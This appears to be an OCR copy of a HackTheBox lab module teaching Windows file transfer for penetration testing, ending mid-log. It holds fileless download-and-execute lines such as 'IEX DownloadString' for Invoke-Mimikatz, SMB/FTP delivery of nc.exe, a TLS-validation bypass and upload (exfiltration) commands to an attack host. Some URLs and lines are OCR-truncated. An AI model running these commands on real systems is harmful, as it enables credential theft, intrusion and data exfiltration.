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Themesbrand

33-42 minutes

Windows File Transfer Methods

Introduction

The Windows operating system has evolved over the past few years, and new versions come with different utilities for file transfer operations. Understanding file transfer in Windows can help both attackers and defenders. Attackers can use various file transfer methods to operate and avoid being caught. Defenders can learn how these methods work to monitor and create the corresponding policies to avoid being compromised. Let's use the Microsoft Astaroth Attack blog post as an example of an advanced persistent threat (APT).

The blog post starts out talking about fileless threats. The term `fileless` suggests that a threat doesn't come in a file, they use legitimate tools built into a system to execute an attack. This doesn't mean that there's not a file transfer operation. As discussed later in this section, the file is not "present" on the system but runs in memory.

The `Astaroth attack` generally followed these steps: A malicious link in a spear-phishing email led to an LNK file. When double-clicked, the LNK file caused the execution of the WMIC tool with the "/Format" parameter, which allowed the download and execution of malicious JavaScript code. The JavaScript code, in turn, downloads payloads by abusing the Bitsadmin tool.

All the payloads were base64-encoded and decoded using the Certutil tool resulting in a few DLL files. The regsvr32 tool was then used to load one of the decoded DLLs, which decrypted and loaded other files until the final payload, Astaroth, was injected into the `Userinit` process. Below is a graphical depiction of the attack.



1
Attack begins with spear-phishing email with URL to an archive file containing a .lnk file with misleading file name. When clicked, the .lnk file runs a BAT command-line that runs WMIC.
Email with link
ZIP
LNK
BAT
2
WMIC downloads an XSL file that hosts an obfuscated JavaScript, which runs WMIC again.
WMIC
Download
XSL file
JavaScript
3
WMIC once again downloads an XSL file that hosts an obfuscated JavaScript, which uses the Bitsadmin, Certutil, and Regsvr tools for the next steps.
WMIC
Download
XSL file
JavaScript
4
Multiple instances of Bitsadmin download encoded payloads.
Bitsadmin
Download
5
Certutil decodes the downloaded payloads.
Certutil
Decode
Payloads
6
One of the decoded payloads is run with Regsvr32 tool and runs a second DLL, which in turn reflectively loads a third DLL. This DLL decrypts and injects another DLL into Userinit.
Regsvr32
DLL
DLL
Reflective DLL loading
DLL
Process injection
7
The DLL that's loaded into Userinit is a proxy that reads, decrypts, and reflectively loads a final DLL, which is the info-stealer Astaroth
Userinit
Process hollowing
DLL
Reflective DLL loading
Astaroth


Image source

This is an excellent example of multiple methods for file transfer and the threat actor using those methods to bypass defenses.

This section will discuss using some native Windows tools for download and upload operations. Later in the module, we'll discuss `Living Off The Land` binaries on Windows & Linux and how to use them to perform file transfer operations.

Download Operations

We have access to the machine `MS02`, and we need to download a file from our `Pwnbox` machine. Let's see how we can accomplish this using multiple File Download methods.



PowerShell Base64 Encode & Decode

Depending on the file size we want to transfer, we can use different methods that do not require network communication. If we have access to a terminal, we can encode a file to a base64 string, copy its contents from the terminal and perform the reverse operation, decoding the file in the original content. Let's see how we can do this with PowerShell.

An essential step in using this method is to ensure the file you encode and decode is correct. We can use md5sum, a program that calculates and verifies 128-bit MD5 checksums. The MD5 hash functions as a compact digital fingerprint of a file, meaning a file should have the same MD5 hash everywhere. Let's attempt to transfer a sample ssh key. It can be anything else, from our Pwnbox to the Windows target.

Pwnbox Check SSH Key MD5 Hash

Pwnbox Check SSH Key MD5 Hash

```
Exuurxd@htb[/htb]$ md5sum id_rsa

4e301756a07ded0a2dd6953abf015278  id_rsa
```

Pwnbox Encode SSH Key to Base64

Pwnbox Encode SSH Key to Base64

```
Exuurxd@htb[/htb]$ cat id_rsa |base64 -w 0;echo

LS0tLS1CRUdJTiBPUEVOU1NIIFBSSVZBVEUgS0VZLS0tLS0KY
```

We can copy this content and paste it into a Windows PowerShell terminal and use some PowerShell functions to decode it.

Pwnbox Encode SSH Key to Base64

```
PS C:\htb> [IO.File]::WriteAllBytes("C:\Users
\Public\id_rsa",
[Convert]::FromBase64String("LS0tLS1CRUdJTiBPUEVO
```

Finally, we can confirm if the file was transferred successfully using the Get-FileHash cmdlet, which does the same thing that `md5sum` does.

Confirming the MD5 Hashes Match

Confirming the MD5 Hashes Match

```
PS C:\htb> Get-FileHash C:\Users\Public\id_rsa
-Algorithm md5

Algorithm       Hash
Path
---------       ----
----
MD5             4E301756A07DED0A2DD6953ABF015278
C:\Users\Public\id_rsa
```

Note: While this method is convenient, it's not always possible to use. Windows Command Line utility (cmd.exe) has a maximum string length of 8,191 characters. Also, a web shell may error if you attempt to send extremely large strings.

PowerShell Web Downloads

Most companies allow HTTP and HTTPS outbound traffic through the firewall to allow employee productivity. Leveraging these transportation methods for file transfer operations is very convenient. Still, defenders can use Web filtering solutions to prevent access to specific website categories, block the download of file types (like .exe), or only allow access to a list of whitelisted domains in more restricted networks.

PowerShell offers many file transfer options. In any version of

PowerShell, the System.Net.WebClient class can be used to download a file over HTTP, HTTPS or FTP. The following table describes WebClient methods for downloading data from a resource:

Method	Description
OpenRead	Returns the data from a resource as a Stream.
OpenReadAsync	Returns the data from a resource without blocking the calling thread.
DownloadData	Downloads data from a resource and returns a Byte array.
DownloadDataAsync	Downloads data from a resource and returns a Byte array without blocking the calling thread.
DownloadFile	Downloads data from a resource to a local file.
DownloadFileAsync	Downloads data from a resource to a local file without blocking the calling thread.
DownloadString	Downloads a String from a resource and returns a String.
DownloadStringAsync	Downloads a String from a resource without blocking the calling thread.

Let's explore some examples of those methods for downloading files using PowerShell.

PowerShell DownloadFile Method

We can specify the class name `Net.WebClient` and the method `DownloadFile` with the parameters corresponding to the URL of the target file to download and the output file name.

File Download

File Download

```
PS C:\htb> # Example: (New-Object
Net.WebClient).DownloadFile('<Target File
URL>','<Output File Name>')
PS C:\htb> (New-Object
Net.WebClient).DownloadFile('https://raw.githubus
/PowerShellMafia/PowerSploit/dev/Recon
/PowerView.ps1','C:\Users\Public\Downloads
\PowerView.ps1')

PS C:\htb> # Example: (New-Object
Net.WebClient).DownloadFileAsync('<Target File
URL>','<Output File Name>')
PS C:\htb> (New-Object
Net.WebClient).DownloadFileAsync('https://raw.git
/PowerShellMafia/PowerSploit/master/Recon
/PowerView.ps1', 'PowerViewAsync.ps1')
```

PowerShell DownloadString - Fileless Method

As we previously discussed, fileless attacks work by using some operating system functions to download the payload and execute it directly. PowerShell can also be used to perform fileless attacks. Instead of downloading a PowerShell script to disk, we can run it directly in memory using the Invoke-Expression cmdlet or the alias `IEX`.

PowerShell DownloadString - Fileless Method

```
PS C:\htb> IEX (New-Object
Net.WebClient).DownloadString('https://raw.github
/EmpireProject/Empire/master/data/module_source
/credentials/Invoke-Mimikatz.ps1')
```

`IEX` also accepts pipeline input.

PowerShell DownloadString - Fileless Method

```
PS C:\htb> (New-Object
Net.WebClient).DownloadString('https://raw.github
/EmpireProject/Empire/master/data/module_source
/credentials/Invoke-Mimikatz.ps1') | IEX
```

PowerShell Invoke-WebRequest

From PowerShell 3.0 onwards, the Invoke-WebRequest cmdlet is also available, but it is noticeably slower at downloading files. You can use the aliases `iwr`, `curl`, and `wget` instead of the `Invoke-WebRequest` full name.


PowerShell Invoke-WebRequest

```
PS C:\htb> Invoke-WebRequest
https://raw.githubusercontent.com/PowerShellMafia
/PowerSploit/dev/Recon/PowerView.ps1 -OutFile
PowerView.ps1
```

Harmj0y has compiled an extensive list of PowerShell download cradles here. It is worth gaining familiarity with them and their nuances, such as a lack of proxy awareness or touching disk (downloading a file onto the target) to select the appropriate one for the situation.

Common Errors with PowerShell

There may be cases when the Internet Explorer first-launch configuration has not been completed, which prevents the download.


Internet Explorer 11

Set up Internet Explorer 11

Use recommended security and compatibility settings

SmartScreen Filter helps protect you from malicious websites and software by sending some web addresses to Microsoft to be checked. Compatibility lists are downloaded to make Internet Explorer 11 features work better with changing websites and older PC hardware. Read the Internet Explorer privacy statement online.

Don't use recommended settings

This can be bypassed using the parameter `-UseBasicParsing`.

Common Errors with PowerShell

```
PS C:\htb> Invoke-WebRequest https://<ip>
/PowerView.ps1 | IEX

Invoke-WebRequest : The response content cannot
be parsed because the Internet Explorer engine is
not available, or Internet Explorer's first-
```

```
launch configuration is not complete. Specify the
UseBasicParsing parameter and try again.
At line:1 char:1
+ Invoke-WebRequest
https://raw.githubusercontent.com
/PowerShellMafia/P ...
+
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
+ CategoryInfo : NotImplemented: (:) [Invoke-
WebRequest], NotSupportedException
+ FullyQualifiedErrorId :
WebCmdletIEDomNotSupportedException,Microsoft.Pow

PS C:\htb> Invoke-WebRequest https://<ip>
/PowerView.ps1 -UseBasicParsing | IEX
```

Another error in PowerShell downloads is related to the SSL/TLS secure channel if the certificate is not trusted. We can bypass that error with the following command:

Common Errors with PowerShell

```
PS C:\htb> IEX(New-Object
Net.WebClient).DownloadString('https://raw.github
/juliourena/plaintext/master/Powershell
/PSUpload.ps1')

Exception calling "DownloadString" with "1"
argument(s): "The underlying connection was
closed: Could not establish trust
relationship for the SSL/TLS secure channel."
At line:1 char:1
```

```
+ IEX(New-Object
Net.WebClient).DownloadString('https://raw.github
...
+
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : NotSpecified: (:)
[], MethodInvocationException
    + FullyQualifiedErrorId : WebException
PS C:\htb>
[System.Net.ServicePointManager]::ServerCertifica
= {$true}
```

SMB Downloads

The Server Message Block protocol (SMB protocol) that runs on port TCP/445 is common in enterprise networks where Windows services are running. It enables applications and users to transfer files to and from remote servers.

We can use SMB to download files from our Pwnbox easily. We need to create an SMB server in our Pwnbox with smbserver.py from Impacket and then use `copy`, `move`, PowerShell `Copy-Item`, or any other tool that allows connection to SMB.

Create the SMB Server

Create the SMB Server

```
Exuurxd@htb[/htb]$ sudo impacket-smbserver share
-smb2support /tmp/smbshare
```

```
Impacket v0.9.22 - Copyright 2020 SecureAuth
Corporation

[*] Config file parsed
[*] Callback added for UUID
4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-
A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

To download a file from the SMB server to the current working directory, we can use the following command:

Copy a File from the SMB Server

Copy a File from the SMB Server

```
C:\htb> copy \\192.168.220.133\share\nc.exe

        1 file(s) copied.
```

New versions of Windows block unauthenticated guest access, as we can see in the following command:

Copy a File from the SMB Server

```
C:\htb> copy \\192.168.220.133\share\nc.exe

You can't access this shared folder because your
organization's security policies block
unauthenticated guest access. These policies help
```

```
protect your PC from unsafe or malicious devices
on the network.
```

To transfer files in this scenario, we can set a username and password using our Impacket SMB server and mount the SMB server on our windows target machine:

Create the SMB Server with a Username and Password

Create the SMB Server with a Username and Password

```
Exuurxd@htb[/htb]$ sudo impacket-smbserver share
-smb2support /tmp/smbshare -user test -password
test

Impacket v0.9.22 - Copyright 2020 SecureAuth
Corporation

[*] Config file parsed
[*] Callback added for UUID
4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-
A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

Mount the SMB Server with Username and Password

Mount the SMB Server with Username and Password

```
C:\htb> net use n: \\192.168.220.133\share
```

```
/user:test test

The command completed successfully.

C:\htb> copy n:\nc.exe
        1 file(s) copied.
```

Note: You can also mount the SMB server if you receive an error when you use `copy filename \\IP\sharename`.

FTP Downloads

Another way to transfer files is using FTP (File Transfer Protocol), which use port TCP/21 and TCP/20. We can use the FTP client or PowerShell Net.WebClient to download files from an FTP server.

We can configure an FTP Server in our attack host using Python3 `pyftpdlib` module. It can be installed with the following command:

Installing the FTP Server Python3 Module - pyftpdlib

Installing the FTP Server Python3 Module - pyftpdlib

```
Exuurxd@htb[/htb]$ sudo pip3 install pyftpdlib
```

Then we can specify port number 21 because, by default, `pyftpdlib` uses port 2121. Anonymous authentication is enabled by default if we don't set a user and password.

Setting up a Python3 FTP Server

Setting up a Python3 FTP Server

```
Exuurxd@htb[/htb]$ sudo python3 -m pyftpdlib
--port 21

[I 2022-05-17 10:09:19] concurrency model: async
[I 2022-05-17 10:09:19] masquerade (NAT) address:
None
[I 2022-05-17 10:09:19] passive ports: None
[I 2022-05-17 10:09:19] >>> starting FTP server
on 0.0.0.0:21, pid=3210 <<<
```

After the FTP server is set up, we can perform file transfers using the pre-installed FTP client from Windows or PowerShell `Net.WebClient`.

Transfering Files from an FTP Server Using PowerShell

Transfering Files from an FTP Server Using PowerShell

```
PS C:\htb> (New-Object
Net.WebClient).DownloadFile('ftp://192.168.49.128
/file.txt', 'ftp-file.txt')
```

When we get a shell on a remote machine, we may not have an interactive shell. If that's the case, we can create an FTP command file to download a file. First, we need to create a file containing the commands we want to execute and then use the FTP client to use that file to download that file.

Create a Command File for the FTP Client and Download the Target File

Create a Command File for the FTP Client and Download the

Target File

```
C:\htb> echo open 192.168.49.128 > ftpcommand.txt
C:\htb> echo USER anonymous >> ftpcommand.txt
C:\htb> echo binary >> ftpcommand.txt
C:\htb> echo GET file.txt >> ftpcommand.txt
C:\htb> echo bye >> ftpcommand.txt
C:\htb> ftp -v -n -s:ftpcommand.txt
ftp> open 192.168.49.128
Log in with USER and PASS first.
ftp> USER anonymous

ftp> GET file.txt
ftp> bye

C:\htb>more file.txt
This is a test file
```

Upload Operationswindows file transfer methods

There are also situations such as password cracking, analysis, exfiltration, etc., where we must upload files from our target machine into our attack host. We can use the same methods we used for download operation but now for Uploads. Let's see how we can accomplish uploading files in various ways.

PowerShell Base64 Encode & Decode

We saw how to decode a base64 string using Powershell. Now, let's do the reverse operation and encode a file so we can decode it on our attack host.

Encode File Using PowerShell

Encode File Using PowerShell

```
PS C:\htb> [Convert]::ToBase64String((Get-Content
-path "C:\Windows\system32\drivers\etc\hosts"
-Encoding byte))

IyBDb3B5cmlnaHQgKGMpIDE5OTMtMjAwOSBNaWNyb3NvZnQgQ
PS C:\htb> Get-FileHash "C:\Windows\system32
\drivers\etc\hosts" -Algorithm MD5 | select Hash

Hash
----
3688374325B992DEF12793500307566D
```

We copy this content and paste it into our attack host, use the `base64` command to decode it, and use the `md5sum` application to confirm the transfer happened correctly.

Decode Base64 String in Linux

Decode Base64 String in Linux

```
Exuurxd@htb[/htb]$ echo
IyBDb3B5cmlnaHQgKGMpIDE5OTMtMjAwOSBNaWNyb3NvZnQgQ
| base64 -d > hosts
```

Decode Base64 String in Linux

```
Exuurxd@htb[/htb]$ md5sum hosts


3688374325b992def12793500307566d  hosts
```

PowerShell Web Uploads

PowerShell doesn't have a built-in function for upload operations, but we can use `Invoke-WebRequest` or `Invoke-RestMethod` to build our upload function. We'll also need a web server that accepts uploads, which is not a default option in most common webserver utilities.

For our web server, we can use uploadserver, an extended module of the Python HTTP.server module, which includes a file upload page. Let's install it and start the webserver.

Installing a Configured WebServer with Upload

Installing a Configured WebServer with Upload

```
Exuurxd@htb[/htb]$ pip3 install uploadserver

Collecting upload server
  Using cached uploadserver-2.0.1-py3-none-
any.whl (6.9 kB)
Installing collected packages: uploadserver
Successfully installed uploadserver-2.0.1
```

Installing a Configured WebServer with Upload

```
Exuurxd@htb[/htb]$ python3 -m uploadserver

File upload available at /upload
Serving HTTP on 0.0.0.0 port 8000
(http://0.0.0.0:8000/) ...
```

Now we can use a PowerShell script PSUpload.ps1 which uses

`Invoke-WebRequest` to perform the upload operations. The script accepts two parameters `-File`, which we use to specify the file path, and `-Uri`, the server URL where we'll upload our file. Let's attempt to upload the host file from our Windows host.

PowerShell Script to Upload a File to Python Upload Server

PowerShell Script to Upload a File to Python Upload Server

```
PS C:\htb> IEX(New-Object
Net.WebClient).DownloadString('https://raw.github
/juliourena/plaintext/master/Powershell
/PSUpload.ps1')
PS C:\htb> Invoke-FileUpload -Uri
http://192.168.49.128:8000/upload -File
C:\Windows\System32\drivers\etc\hosts

[+] File Uploaded:  C:\Windows\System32\drivers
\etc\hosts
[+] FileHash:  5E7241D66FD77E9E8EA866B6278B2373
```

PowerShell Base64 Web Upload

Another way to use PowerShell and base64 encoded files for upload operations is by using `Invoke-WebRequest` or `Invoke-RestMethod` together with Netcat. We use Netcat to listen in on a port we specify and send the file as a `POST` request. Finally, we copy the output and use the base64 decode function to convert the base64 string into a file.

PowerShell Script to Upload a File to Python Upload Server

```
PS C:\htb> $b64 =
[System.convert]::ToBase64String((Get-Content
-Path 'C:\Windows\System32\drivers\etc\hosts'
-Encoding Byte))
PS C:\htb> Invoke-WebRequest -Uri
http://192.168.49.128:8000/ -Method POST -Body
$b64
```

We catch the base64 data with Netcat and use the base64 application with the decode option to convert the string to the file.

PowerShell Script to Upload a File to Python Upload Server

```
Exuurxd@htb[/htb]$ nc -lvnp 8000

listening on [any] 8000 ...
connect to [192.168.49.128] from (UNKNOWN)
[192.168.49.129] 50923
POST / HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT; Windows NT
10.0; en-US) WindowsPowerShell/5.1.19041.1682
Content-Type: application/x-www-form-urlencoded
Host: 192.168.49.128:8000
Content-Length: 1820
Connection: Keep-Alive

IyBDb3B5cmlnaHQgKGMpIDE5OTMtMjAwOSBNaWNyb3NvZnQgQ
...SNIP...
```

PowerShell Script to Upload a File to Python Upload Server


```
Exuurxd@htb[/htb]$ echo <base64> | base64 -d -w 0
> hosts
```

SMB Uploads

We previously discussed that companies usually allow outbound traffic using HTTP (TCP/80) and HTTPS (TCP/443) protocols. Commonly enterprises don't allow the SMB protocol (TCP/445) out of their internal network because this can open them up to potential attacks. For more information on this, we can read the Microsoft post Preventing SMB traffic from lateral connections and entering or leaving the network.

An alternative is to run SMB over HTTP with `WebDav`. `WebDAV` (RFC 4918) is an extension of HTTP, the internet protocol that web browsers and web servers use to communicate with each other. The `WebDAV` protocol enables a webserver to behave like a fileserver, supporting collaborative content authoring. `WebDAV` can also use HTTPS.

When you use SMB, it will first attempt to connect using the SMB protocol, and if there's no SMB share available, it will try to connect using HTTP. In the following Wireshark capture, we attempt to connect to the file share `testing3`, and because it didn't find anything with SMB, it uses HTTP.



No.	Time	Source	Destination	Protocol	Length	Info
4	2.115439	192.168.49.129	192.168.49.128	TCP	66	50077 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
6	2.115763	192.168.49.129	192.168.49.128	TCP	54	50077 → 445 [ACK] Seq=1 Ack=1 Win=2102272 Len=0
7	2.115814	192.168.49.129	192.168.49.128	SMB	127	Negotiate Protocol Request
10	2.117916	192.168.49.129	192.168.49.128	SMB2	220	Session Setup Request, NTLMSSP_NEGOTIATE
13	2.119611	192.168.49.129	192.168.49.128	SMB2	633	Session Setup Request, NTLMSSP_AUTH, User: .\plaintext2
16	2.121421	192.168.49.129	192.168.49.128	SMB2	172	Tree Connect Request Tree: \\192.168.49.128\IPC$
19	2.122713	192.168.49.129	192.168.49.128	SMB2	230	Ioctl Request FSCTL_DFS_GET_REFERRALS, File: \192.168.49.128\testing3
22	2.123661	192.168.49.129	192.168.49.128	SMB2	180	Tree Connect Request Tree: \\192.168.49.128\testing3
25	2.124683	192.168.49.129	192.168.49.128	SMB2	180	Tree Connect Request Tree: \\192.168.49.128\testing3
28	2.166088	192.168.49.129	192.168.49.128	TCP	66	50078 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
30	2.166314	192.168.49.129	192.168.49.128	TCP	54	50078 → 80 [ACK] Seq=1 Ack=1 Win=2102272 Len=0
31	2.166361	192.168.49.129	192.168.49.128	HTTP	196	OPTIONS /testing3/ HTTP/1.1
34	2.174634	192.168.49.129	192.168.49.128	TCP	54	50077 → 445 [ACK] Seq=1365 Ack=852 Win=2101504 Len=0
35	2.202824	192.168.49.129	192.168.49.128	TCP	66	50079 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
37	2.203034	192.168.49.129	192.168.49.128	TCP	54	50079 → 80 [ACK] Seq=1 Ack=1 Win=262656 Len=0
38	2.203131	192.168.49.129	192.168.49.128	HTTP	226	PROPFIND /testing3/ HTTP/1.1
42	2.204450	192.168.49.129	192.168.49.128	TCP	54	50079 → 80 [ACK] Seq=173 Ack=848 Win=261888 Len=0
43	2.206262	192.168.49.129	192.168.49.128	TCP	66	50080 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
45	2.206419	192.168.49.129	192.168.49.128	TCP	54	50080 → 80 [ACK] Seq=1 Ack=1 Win=2102272 Len=0
46	2.206501	192.168.49.129	192.168.49.128	HTTP	225	PROPFIND /testing3 HTTP/1.1
50	2.207191	192.168.49.129	192.168.49.128	TCP	54	50080 → 80 [ACK] Seq=172 Ack=848 Win=2101504 Len=0
51	2.211208	192.168.49.129	192.168.49.128	TCP	66	50081 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
53	2.211333	192.168.49.129	192.168.49.128	TCP	54	50081 → 80 [ACK] Seq=1 Ack=1 Win=262656 Len=0
54	2.211396	192.168.49.129	192.168.49.128	HTTP	225	PROPFIND /testing3 HTTP/1.1
58	2.212178	192.168.49.129	192.168.49.128	TCP	54	50081 → 80 [ACK] Seq=172 Ack=848 Win=261888 Len=0
59	2.221655	192.168.49.129	192.168.49.128	TCP	54	50078 → 80 [ACK] Seq=143 Ack=263 Win=2102016 Len=0

Configuring WebDav Server

To set up our WebDav server, we need to install two Python modules, `wsgidav` and `cheroot` (you can read more about this implementation here: wsgidav github). After installing them, we run the `wsgidav` application in the target directory.

Installing WebDav Python modules

Installing WebDav Python modules

```
Exuurxd@htb[/htb]$ sudo pip install wsgidav
cheroot

[sudo] password for plaintext:
Collecting wsgidav
  Downloading WsgiDAV-4.0.1-py3-none-any.whl (171
kB)
     |████████████████████████████████| 171 kB
1.4 MB/s
     ...SNIP...
```

Using the WebDav Python module

Using the WebDav Python module

```
Exuurxd@htb[/htb]$ sudo wsgidav --host=0.0.0.0
--port=80 --root=/tmp --auth=anonymous

[sudo] password for plaintext:
Running without configuration file.
10:02:53.949 - WARNING : App
```

```
wsgidav.mw.cors.Cors(None).is_disabled() returned
True: skipping.
10:02:53.950 - INFO    : WsgiDAV/4.0.1
Python/3.9.2 Linux-5.15.0-15parrot1-amd64-x86_64-
with-glibc2.31
10:02:53.950 - INFO    : Lock manager:
LockManager(LockStorageDict)
